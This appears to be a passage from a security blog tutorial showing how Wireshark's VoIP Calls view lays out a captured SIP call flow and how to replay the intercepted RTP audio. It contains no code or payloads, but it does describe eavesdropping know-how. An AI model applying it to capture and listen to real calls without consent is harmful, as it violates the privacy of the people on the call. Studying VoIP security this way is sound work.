
As soon as we click on the VoIP Calls, a window opens up showing all the calls that have been captured during the sniffing. We see that there is a sequence of packets from one IP Address to another.



If we click on the Flow Sequence button at the bottom, we could see the SIP Communication handshakes that we learned about in the Introduction.


In this picture, we can analyze a call in-detail. In a SIP call flow, there are several SIP transactions. A SIP transaction consists of several requests and answers and the way to group them in the same transaction is using the CSeq:103 parameter.

The first step is the must be registering the extension. After extension registration corresponds to a session establishment. From extension 99999999 session consists of an INVITE request of the user to the 00000000. Immediately, the proxy sends a TRYING 100 to stop the broadcastings and reroute the request to the extension 00000000.




The extension 00000000 sends a Ringing 180 when the telephone begins to ring and it is also rerouting by the proxy to the A user. Finally, the OK 200 message corresponds to the accept process (the extension 00000000 response the call). After ringing the call server try to assign the RTP ports and the RTP transport protocol starts with the parameters (ports, addresses, codecs, etc.) of the SDP protocol. The last transaction corresponds to a session end. This is carried out with an only BYE request to the Proxy and later reroute to extension 00000000.

This user replies with an OK 200 message to confirm that the final message has been received correctly. The call has been initiated by a user named hacker with the extension 99999999 to extension 00000000. The duration of the call and the current state can be seen in the above example. Wireshark assembled the call packets and now we can listen to the entire phone call. After disconnecting we play the entire phone call conversion.



When we click the Play Streams button it asks the output device based on your laptop driver. Then we can click on Play Button and we can hear the conversation that was made on that VoIP Call.



This was one of the articles in a series of articles that we are currently researching on VoIP. Stay Tuned for more!